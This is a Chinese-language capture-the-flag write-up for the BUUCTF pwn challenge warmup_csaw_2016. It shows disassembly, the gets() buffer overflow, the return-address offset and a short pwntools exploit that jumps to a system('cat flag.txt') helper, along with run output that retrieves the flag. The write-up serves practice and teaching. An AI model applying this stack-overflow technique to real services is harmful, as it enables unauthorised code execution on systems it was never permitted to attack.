
817

[BUUCTF-pwn]——warmup_csaw_2016

- 题目地址：https://buuoj.cn/challenges#warmup_csaw_2016
- 题目：



管他三七二十一，先将文件下载下来再说。老规矩，现在Linux上用checksec看看文件。64位，Stack、NX、PIE都没有开，应该是栈溢出的题。

```
peakisxiaobai@ubuntu:~/Desktop/temp/buuctf/warmup$ checksec warmup_csaw_2016
[*] '/home/peakisxiaobai/Desktop/temp/buuctf/warmup/warmup_csaw_2016'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

赶快 go go go 去window 上用IDA反汇编看看，看到返回的是gets函数，一个典型的可以利用栈溢出覆盖的地方。其他没什么有用的信息。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s; // [rsp+0h] [rbp-80h]
  char v5; // [rsp+40h] [rbp-40h]

  write(1, "-Warm Up-\n", 0xAuLL);
  write(1, "WOW:", 4uLL);
  sprintf(&s, "%p\n", sub_40060D);
  write(1, &s, 9uLL);
  write(1, ">", 1uLL);
  return gets(&v5, ">");
}
```


按Shift + F12，看一下字符串。不看不知道一看有惊喜。cat flag.txt。虽然没有 /bin/sh，可以获得权限。但是这个足够我们拿到flag了。

Address	Length	Type	String
LOAD:000…	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000…	0000000A	C	libc.so.6
LOAD:000…	00000005	C	gets
LOAD:000…	00000008	C	sprintf
LOAD:000…	00000007	C	system
LOAD:000…	00000012	C	__libc_start_main
LOAD:000…	00000006	C	write
LOAD:000…	0000000F	C	__gmon_start__
LOAD:000…	0000000C	C	GLIBC_2.2.5
.rodata:…	0000000D	C	cat flag.txt
.rodata:…	0000000B	C	-Warm Up-\n
.rodata:…	00000005	C	WOW:
.eh_fram…	00000006	C	;*3$\"

双击，发现在sub_40060D这个函数里面。

```
.rodata:0000000000400734 ; char command[]
.rodata:0000000000400734 command         db 'cat flag.txt',0      ; DATA XREF: sub_40060D+4↑o
.rodata:0000000000400741 aWarmUp         db '-Warm Up-',0Ah,0     ; DATA XREF: main+D↑o
.rodata:000000000040074C aWow            db 'WOW:',0              ; DATA XREF: main+21↑o
.rodata:0000000000400751 ; char format[]
.rodata:0000000000400751 format          db '%p',0Ah,0            ; DATA XREF: main+39↑o
.rodata:0000000000400755 asc_400755      db '>',0                 ; DATA XREF: main+66↑o
.rodata:0000000000400755 _rodata         ends
```

进这个函数看看，眼前一亮，就是我们想要的 system(“cat flag.txt”)

```
int sub_40060D()
{
  return system("cat flag.txt");
}
```

点击查看函数所在位置，发现**0x400611**是压参数的地方

。我们可以将其作为返回地址。

```
.text:000000000040060D sub_40060D      proc near               ; DATA XREF: main+34↓o
.text:000000000040060D ; __unwind {
.text:000000000040060D                 push    rbp
.text:000000000040060E                 mov     rbp, rsp
.text:0000000000400611                 mov     edi, offset command ; "cat flag.txt"
.text:0000000000400616                 call    _system
.text:000000000040061B                 pop     rbp
.text:000000000040061C                 retn
.text:000000000040061C ; } // starts at 40060D
.text:000000000040061C sub_40060D      endp
```



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s; // [rsp+0h] [rbp-80h]
  char v5; // [rsp+40h] [rbp-40h]

  write(1, "-Warm Up-\n", 0xAuLL);
  write(1, "WOW:", 4uLL);
  sprintf(&s, "%p\n", sub_40060D);
  write(1, &s, 9uLL);
  write(1, ">", 1uLL);
  return gets(&v5, ">");
}
```


查看v5的位置，发现离返回地址的距离是0x40 + 8。

```
-0000000000000040 var_40          db ?
-000000000000003F                 db ? ; undefined
-000000000000003E                 db ? ; undefined
-000000000000003D                 db ? ; undefined
-000000000000003C                 db ? ; undefined
-000000000000003B                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
```

所以这道题的exploit为

```
from pwn import *
p = remote('ip地址',ip端口)
payload='a'*(0x40+8)+p64(0x400611)
p.sendline(payload)
p.interactive()
```

- 1
- 2
- 3
- 4
- 5

```
peakisxiaobai@ubuntu:~/Desktop/temp/buuctf/warmup$ python warmup.py
[+] Opening connection to node3.buuoj.cn on port 28200: Done
[*] Switching to interactive mode
-Warm Up-
WOW:0x40060d
flag{6dc16574-3ced-4bd4-b159-30fee21147d3}
[*] Got EOF while reading in interactive
$
```

其实这道题和上一道题解法基本一样，感兴趣的也可以去看看 😀